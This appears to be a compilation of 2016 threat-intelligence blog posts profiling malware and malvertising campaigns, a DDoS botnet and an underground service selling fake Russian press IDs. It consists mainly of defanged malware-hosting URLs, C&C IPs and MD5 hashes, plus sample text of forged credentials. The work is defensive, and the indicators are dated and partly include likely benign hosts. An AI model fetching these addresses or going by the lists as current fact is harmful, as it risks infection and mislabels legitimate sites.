Cybercriminals Launch Malicious Malvertising Campaign, Thousands of Users Affected (2016-04-24 21:17) We’ve recently intercepted, a currently ongoing malicious malvertising attack, affecting thousands of users globally, potentially exposing their PCs, to, a multitude of malicious software, compromising, the, integrity, confidentiality, and, availability, of, their, PCs.

The campaign relies on the Angler Web malware exploitation kit, for, the, purpose of serving malicious software, on the, PCs, of, affected users exposing, their, PCs, to, a multitude, of, malicious software, potentially leading, to, a compromise, of, their, PCs. Once, users, visit, a legitimate Web site, part, of the, campaign, their, PCs, automatically become, part, of the botnet, operated, by, the, cybercriminals, behind it, with, the, campaign, relying, on, the, use, of, the, exploitation, of, a well known, client-side, vulnerability.

Cybercriminals, often, rely, on, the, use, of, compromised, accounting, data, obtained, through, active data mining, of, a botnet’s infected population, for, the purpose, of, embedding, malicious, client-side exploits, on well known, and highly popular, Web sites, next, to, the, active, client-side, exploitation, of, known, vulnerabilities, found, on public, and well, known, Web sites. Yet, another highly popular attack vector, remains, the use, of compromised, advertiser network publisher’s account, for, the, purpose, of taking advantage, of, the publisher’s, already established, clean, network, reputation.

In this post, we’ll profile, the, malicious campaign, provide, actionable, intelligence, for, the, infrastructure, behind it, provide, malicious MD5s, as, well, as, discuss, in depth, the, tactics, techniques, and procedures, utilized, by, the, cybercriminals, behind it.

Sample detection rate for the Trojan.Win32.Waldek.gip malware:

MD5: f2b92d07bb35f1649b015a5ac10d6f05

Once executed the sample phones back to:

hxxp://datanet.cc/extra/status.html - 146.185.251.154

Malicious URLs, used, in the, campaign:

hxxp://gamergrad.top/track/k.track?wd=48 &fid=2 - 104.24.112.169

hxxp://talk915.pw/track/k.track?wd=48 &fid=2 - 104.27.190.84

Known to have responded to the same IP (146.185.251.154) are also the following malicious domains: hxxp://crenwat.cc

hxxp://oldbog.cc

hxxp://datanet.cc

hxxp://glomwork.cc

hxxp://speedport.cc

hxxp://myhostclub.cc

hxxp://terminreg.cc

hxxp://currentnow.cc

hxxp://copyinv.cc

hxxp://lableok.cc

hxxp://agentad.cc

hxxp://appclone.cc

hxxp://tune4.cc

hxxp://objects.cc

Once executed, the, sample, phones, back, to the, following, C &C server: 5

hxxp://188.138.70.19

Known to have responded to the same IP (188.138.70.19) are also the following malicious domains: hxxp://alfatrade.cxaff.com

hxxp://affiliates.alfatrade.com

Known to have phoned back to the same malicious C &C server, are, also, the following malicious MD5s: MD5: aaa6559738f74bd7a2ff1b025a287043

MD5: b919a06e79318c0d50b8961b0e32eb0a

MD5: a384337cad9335b34d877dd4c59c73ce

MD5: e7b7b7664e89be18bcf2b79cc116731f

MD5: d712ddbc9b4fb27d950be93c1e144cce

Related malicious MD5s known to have phoned back to the same C &C server: MD5: aaa6559738f74bd7a2ff1b025a287043

MD5: b919a06e79318c0d50b8961b0e32eb0a

MD5: a2bd512e438801a2aa1871a2ac28e5bd

MD5: f01f9ded34cfe21098a2275563cf0d9d

MD5: e7b7b7664e89be18bcf2b79cc116731f

This post has been reproduced from [1]Dancho Danchev's blog .

1. http://ddanchev.blogspot.com/

6

Analyzing the Bill Gates Botnet - An Analysis (2016-04-24 22:47) We've, recently, intercepted, a high-profile, Linux-based, botnet-driven, type of, malicious, software, that's capable, of launching, a multitude of malicious attacks, on, compromised servers, potentially, exposing, the, integrity, confidentiality, and, availability, of, the compromised servers. Malicious attackers, often rely, on the use of compromised servers, for, the purpose, of, utilizing the access for malicious purposes, including, the capability, to launch malicious DDoS (Denial of Service Attack) attacks, and the ability, to spread additional malicious software, to potential users, including the capability to monetize access to the service, by, launching, DDoS for hire type of malicious and fraudulent services, including, the capability to launch high performance DDoS attacks.

In this post, we'll, profile, and analyze, the Bill Gates botnet, provide, actionable intelligence, on, the infrastructure, behind it, and, discuss, in depth, the tactics, techniques, and procedures, of the cybercriminals, behind it.

Malicious MD5s known to be part of the Bill Gates botnet:

MD5: 5d10bcb15bedb4b94092c4c2e4d245b6

MD5: 0d79802eeae43459ef0f6f809ef74ecc

MD5: 9a77f1ad125cf34858be5e438b3f0247

MD5: 9a77f1ad125cf34858be5e438b3f0247

MD5: a89c089b8d020034392536d66851b939

MD5: a5b9270a317c9ef0beda992183717b33

Known Bill Gates botnet C &C server:

hxxp://dgnfd564sdf.com - 122.224.34.42; 122.224.50.37

Malicious C &C servers known to be part of the Bill Gates botnet: 202.103.178.76

121.12.110.96

112.90.252.76

112.90.22.197

112.90.252.79

Known to have responded to the same malicious IP (122.224.50.37) are also the following malicious domains: hxxp://lfs99.com

hxxp://chchong.com

hxxp://uc43.net

hxxp://59wgw.com

hxxp://frade8c.com

hxxp://96hb.com

hxxp://cq670.com

hxxp://776ka.com

Malicious MD5s known to have phoned back to the same C &C server IP (122.224.50.37): MD5: 6739ca4a835c7976089e2f00150f252b

MD5: eb234cee4ff769f2b38129bc164809d2

MD5: dc893d16316489dffa4e8d86040189b2

MD5: 0c1cac2a019aa1cc2dcc0d3b17fc4477

MD5: b7765076af036583fc81a50bd0b2a663

Known to have responded to the same malicious IP (122.224.34.42) are also the following malicious domains: hxxp://76.wawa11.com

hxxp://903.wawa11.com

hxxp://904.wawa11.com

hxxp://905.wawa11.com

hxxp://906.wawa11.com

hxxp://907.wawa11.com

hxxp://91ww.0574yu.com

hxxp://9911sf.com

hxxp://901.t772277.com

hxxp://aisf.jux114.com

hxxp://520.wawa11.com

hxxp://awooolsf.com

hxxp://2288game.com

hxxp://588bc.com

hxxp://488game.com

hxxp://588bc.com

Malicious MD5s known to have been downloaded from the same malicious C &C server IP (122.224.34.42): MD5: 5d10bcb15bedb4b94092c4c2e4d245b6

MD5: 9a77f1ad125cf34858be5e438b3f0247

Malicious MD5s known to have been phoned back to the same malicious C &C server IP(122.224.34.42): MD5: 815e453b6e268addf6a6763bfe013928

Once executed the sample phones back to the following malicious C &C server IPs: hxxp://awooolsf.com/222.txt - 122.224.34.42

hxxp://xxx.com/download/xx.exe - 67.23.112.226

Known to have responded to the same malicious IP (67.23.112.226) are also the following malicious domains: hxxp://falconglobalimpex.com

hxxp://deschatz-army.net

hxxp://m.xxx.com

hxxp://xxx.com

hxxp://xxxsites.com

hxxp://t.xxx.com

hxxp://m.xxx.org

hxxp://m.xxxsites.com

hxxp://xxx.org

Known to have been downloaded from the same malicious IP (67.23.112.226) are also the following malicious MD5s:

MD5: b4b483eb0d25fa3a9ec589eb11467ab8

Known to have phoned back to the same malicious C &C server (67.23.112.226) are also the following malicious MD5s:

MD5: 53a7fc24cb19463f8df3f4fe3ffd79b9

MD5: 268b8bcacec173eace3079db709b9c69

MD5: 0faf6988dfeaa98241c19fd834eca194

MD5: 87f8ffeb17a72fda7cf28745fa7a6be8

MD5: c973f818a5f9326c412ac9c4dfaeb0bd

8

This post has been reproduced from [1]Dancho Danchev's blog .

1. http://ddanchev.blogspot.com/

9

Malware Campaign Using Google Docs Intercepted, Thousands of Users Affected (2016-04-26 20:13) We've recently intercepted, a malicious campaign, utilizing, Google Docs, for, the purpose, of spreading, malicious software, potentially, exposing, the confidentiality, integrity, and availability, of the, targeted hosts.

In this, post, we'll profile, the malicious campaign, expose, the malicious, infrastructure, behind, it, provide, MD5s, and, discuss, in depth, the, tactics, techniques, and procedures, of, the, cybercriminals, behind it.

Sample malicious URL:

hxxp://younglean.cba.pl/lean/ - 95.211.80.4

Sample malicious URL hosting locations:

hxxp://ecku.cba.pl/js/bin.exe

hxxp://mondeodoslubu.cba.pl/js/bin.exe

hxxp://piotrkochanski.cba.pl/js/bin.exe

hxxp://szczuczynsp.cba.pl/122/091.exe

Known to have responded to the same malicious (95.211.80.4) are also the following malicious domains: hxxp://barbedosgroup.cba.pl

hxxp://brutalforce.pl

hxxp://christophar-hacker.pl

hxxp://moto-przestrzen.pl

hxxp://eturva.y0.pl

hxxp://lingirlie.com

hxxp://ogladajmecz.com.pl

hxxp://oriflamekonkurs2l16.c0.pl

hxxp://umeblowani.cba.pl

hxxp://webadminvalidation.cba.pl

hxxp://adamr.pl

hxxp://alea.cba.pl

hxxp://artbymachonis.cba.pl

hxxp://beqwqgdu.cba.pl

hxxp://bleachonline.pl

hxxp://facebook-profile-natalia9320.j.pl

hxxp://fllrev1978.cba.pl

hxxp://gotowesms.pl

hxxp://kbvdfuh.cba.pl

hxxp://maplka1977.c0.pl

hxxp://nagrobkiartek.pl

hxxp://nyzusbojpxnl.cba.pl

hxxp://okilh1973.cba.pl

hxxp://pucusej.cba.pl

hxxp://sajtom.pl

hxxp://tarnowiec.net.pl

hxxp://techtell.pl

hxxp://testujemypl.cba.pl

hxxp://lawendowawyspa.cba.pl

hxxp://younglean.cba.pl

hxxp://delegaturaszczecin.cba.pl

hxxp://metzmoerex.cba.pl

hxxp://kmpk.c0.pl

hxxp://500plus.c0.pl

hxxp://erxhxrrb1981.cba.pl

hxxp://exztwsl.cba.pl

hxxp://fafrvfa.cba.pl

hxxp://fastandfurios.cba.pl

hxxp://filmonline.cba.pl

hxxp://fragcraft.pl

hxxp://fryzjer.cba.pl

hxxp://hgedkom1973.cba.pl

hxxp://luyfiv1972.cba.pl

hxxp://oliviasekulska.com

hxxp://opziwr-zamosc.pl

hxxp://ostro.ga

hxxp://rodzina500plus.c0.pl

hxxp://roknasilowni.tk

hxxp://vfqqgr1971.cba.pl

Sample malicious MD5s known to have phoned back to the same malicious IP (95.211.80.4): MD5: 495f05d7ebca1022da2cdd1700aeac39

MD5: 68abd8a3a8c18c59f638e50ab0c386a4

MD5: 65b4bdba2d3b3e92b8b96d7d9ba7f88e

MD5: 64b5c6b20e2d758a008812df99a5958e

MD5: a0869b751e4a0bf27685f2f8677f9c62

Once executed the sample phones back to the following C &C servers: hxxp://smartoptionsinc.com - 216.70.228.110

hxxp://ppc.cba.pl - 95.211.80.4

hxxp://apps.identrust.com - 192.35.177.64

hxxp://cargol.cat - 217.149.7.213

hxxp://bikeceuta.com - 91.142.215.77

This post has been reproduced from [1]Dancho Danchev’s blog .

1. http://ddanchev.blogspot.com/

11

Malicious Client-Side Exploits Serving Campaign Intercepted, Thousands of Users Affected

(2016-04-26 20:39)

We’ve recently intercepted, a currently, circulating, malicious campaign, utilizing, a variety, of compromised, Web sites, for, the purpose, of serving, malicious software, to socially engineered, users.

In this post, we’ll profile, the campaign, the infrastructure, behind, it, provide, actionable, intelligence, MD5s, and, discuss, in depth, the tactics, techniques, and procedures, of, the cybercrimnals, behind it.

Sample malicious URL:

hxxp://directbalancejs.com/module.so - 37.48.116.208; 31.31.204.161

hxxp://2-eco.ru

hxxp://2401.ru

hxxp://24xxx.site

hxxp://3502050.ru

hxxp://6553009.xyz

hxxp://7032949.ru

hxxp://academing.ru

hxxp://academyfinance.ru

hxxp://activelifelab.com

hxxp://advokat-mikheev.ru

hxxp://advokatstav.ru

hxxp://akvahim98.ru

hxxp://al-minbar.ru

hxxp://allesmarket.com

hxxp://alltrump.ru

hxxp://altropasso.ru

hxxp://ambertao.info

hxxp://ambertao.org

hxxp://ancra.ru

hxxp://andr-6-update.ru

hxxp://android-new.ru

hxxp://androidid-6-new.ru

hxxp://angrymultik.ru

hxxp://animaciyafoto.ru

hxxp://animaciyaonline.ru

hxxp://animaciyastiker.ru

hxxp://animationline.ru

hxxp://animehvost.ru

hxxp://anyen.ru

hxxp://anywifi.online

hxxp://apple-pro.moscow

hxxp://appliancerepairmonster.com

hxxp://aptechka.farm

hxxp://arbosfera.ru

hxxp://archsalut.ru

hxxp://arstd.ru

hxxp://aslanumarov.ru

hxxp://atlanted.ru

hxxp://aurispc.ru

hxxp://avangardmaster.ru

hxxp://aviacorp24.ru

hxxp://awpashko.com

Known to have phoned back to the same malicious C &C server (31.31.204.161) are also the following malicious MDSs:

MD5: c3754018dab05b3b8aac5fe8100076ce

Once executed the sample phones back to the following C &C server: hxxp://info-get.ru - 31.31.204.161

Known to have phoned back to the same malicious C &C server (31.31.204.161) are also the following malicious MD5s:

MD5: 4ff9bd7a045b0fe42a8f633428a59732

MD5: 46b1eaae5b53668a7ac958aecf4e57c3

MD5: d643025c5d0a2a2940502f4b15ca1801

MD5: 75dce2d84540153107024576bfce08fc

MD5: a23235ed940a75f997c127f59b09011d

This post has been reproduced from [1]Dancho Danchev's blog .

1. http://ddanchev.blogspot.com/

13

1.2

May

14

Malicious Campaign Affects Hundreds of Web Sites, Thousands of Users Affected (2016-05-16 10:33) We've recently intercepted, a currently, circulating, malicious, campaign, affecting, hundreds, of Web sites, and exposing, users, to, a, multi-tude, of, malicious, software.

In this post, we'll profile, the campaign, provide malicious MD5s, expose, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind it.

Malicious URLs used in the campaign:

hxxp://default7.com - 199.48.227.25

hxxp://test246.com - 54.208.99.166

hxxp://test0.com - 72.52.4.119

hxxp://distinctfestive.com - 54.208.99.166

hxxp://ableoccassion.com - 54.208.99.166

Sample malware used in the campaign:

MD5: 9854f14ca653ee7c6bf6506d823f7371

Once executed, a, sample, malware, phones, back, to, the, following, C &C server:
hxxp://intva31.homelandcustom.info (52.6.18.250)

Known to have phoned back to the same malicious C &C server IP (54.208.99.166), are, also, the, following, malicious, MD5s:

MD5: fd368af200fd835687997ca2a4a0389b

MD5: c0379cda1717d1e05c938f8e06c04a46

MD5: 60eef5b116579d75b272a61e40716bc0

MD5: 8481f23748358fbfd5c36cea53c90793

MD5: 0953f8ec3f0001b3e5f3490203135def

Once executed, a, sample, malware, phones, back, to, the, following, C &C servers: hxxp://ii55.net (69.172.201.153)

hxxp://rwai.net (54.208.99.166)

Known to have phoned back to the same malicious C &C server IP (69.172.201.153) are also the following malicious MD5s:

MD5: 5979f69be8b6716c0832b6831c398914

MD5: a27083ff19b187cbc64644bc10d2af11

MD5: b9306bb08ac502c7bcaf3d7e0cd9d846

MD5: cd34980dda700d07b93eef7910a2a8be

MD5: b708860e7962b10e26568c9b037765df

Known to have phoned back to the same malicious C &C server IP (54.208.99.166) are also the following malicious MD5s:

MD5: 9854f14ca653ee7c6bf6506d823f7371

MD5: 90a88230d5b657ced3b2d71162a33cff

MD5: 70465233d93aa88868d7091454592a80

MD5: f8e21525c6848f45e4ab77aee05f0a28

Related malicious MD5s known to have phoned back to the same malicious C &C server (54.208.99.166):
MD5: fd368af200fd835687997ca2a4a0389b

MD5: c0379cda1717d1e05c938f8e06c04a46

MD5: 60eef5b116579d75b272a61e40716bc0

MD5: 8481f23748358fbfd5c36cea53c90793

MD5: 0953f8ec3f0001b3e5f3490203135def


We’ll continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

16

1.3

August


17



Cybercriminals Offer Fake/Fraudulent Press Documents Accreditation On Demand (2016-08-16 20:07) In a cybercrime ecosystem, dominated by fraudulent market propositions, and new market entrants occupying new market segments on a daily basis, cybercriminals are perfectly positioned, to continue offering, commoditized underground market goods, such as, for instance, fake documents, for the purpose of generating fraudulent revenue, while empowering fellow cybercriminas, with the necessary tools to further commit fraudulent activities.

In this post, we'll, discuss a newly launched service, offering fake press accreditation documents, and discuss the overall relevance of the service, in the context of the underground marketplace's ongoing commoditization, basic market segmentation concepts, as well as newly applied concepts such as DIY (do-it-yourself) type of services, and basic OPSEC with QA (Quality Assurance) in mind.

18



Связь в ВК или по имейлу [redacted]

[redacted]
КР № 000
РЕДАКЦИОННОЕ УДОСТОВЕРЕНИЕ КР № 000
[redacted]
Специальный корреспондент
Главный редактор
Василишин С.С.


Связь в ВК или по имейлу [redacted]

ПРЕССА
Связь в ВК или по имейлу [redacted]
Связь в ВК или по имейлу [redacted]

19


Связь в ВК или по имейлу [redacted]
[redacted]
В соответствии с Законом
Российской Федерации
"О средствах массовой информации"
Статья 47. Права журналиста.
Журналист имеет право:
Статья 58. Ответственность за ущемление свободы массовой информации
Связь в ВК или по имейлу [redacted]

20


ПЕРИОДИЧЕСКОЕ ИЗДАНИЕ
[redacted] НОВОСТИ
КР № 0016
РЕДАКЦИОННОЕ УДОСТОВЕРЕНИЕ КР № 0016
Специальный корреспондент
Струнников В.Д.
В соответствии с Законом Российской Федерации "О средствах массовой информации"
Статья 47. Права журналиста
Статья 58. Ответственность за ущемление свободы массовой информации
Специальный корреспондент
ПРЕССА/PRESS
ПРЕССА

The service is currently offering custom-made press accreditation documents for the Russian Federation, allowing potential cybercriminals the ability to access press-free zones, potentially commiting related fraudulent activities.

The price varies between $62 and $130 depending on the number of fake documents requested, including the option to request anonymous delivery of the fake documents.

Thanks to a vibrant DIY (do-it-yourself) custom-based type of fake documents generating market segment, cybercriminals, have also successfully managed to efficiently streamline the process of generating these documents, applying, both, basic OPSEC (Operational Security) measures in place, to ensure that they’re perfectly positioned to reach to their targeted audience, while preserving a decent degree of their operational procedures, as well as Q &A (Quality Assurance) processes, to further ensure the quality of their underground market proposition.

We expect to continue observing a decent supply of segmented market propositions, targeting, both, novice and experienced cybercriminals, seeking to obtain fake documents, on their way to commit related fraudulent activities.

Related posts:

[1] **A Peek Inside the Russian Underground Market for Fake Documents/IDs/Passports**

[2] **Newly Launched ’Scanned Fake Passports/IDs/Credit Cards/Utility Bills’ Service Randomizes and Generates Unique Fakes On The Fly**

[3] **Vendor of Scanned Fake IDs, Credit Cards and Utility Bills Targets the French Market Segment**

[4]**Cybercriminals Offer High Quality Plastic U.S Driving Licenses/University ID Cards**

This post has been reproduced from [5]Dancho Danchev’s blog. Follow him [6]on Twitter.

1. http://ddanchev.blogspot.com/2013/05/a-peek-inside-russian-underground.html

2. http://ddanchev.blogspot.com/2013/07/newly-launched-scanned-fake.html

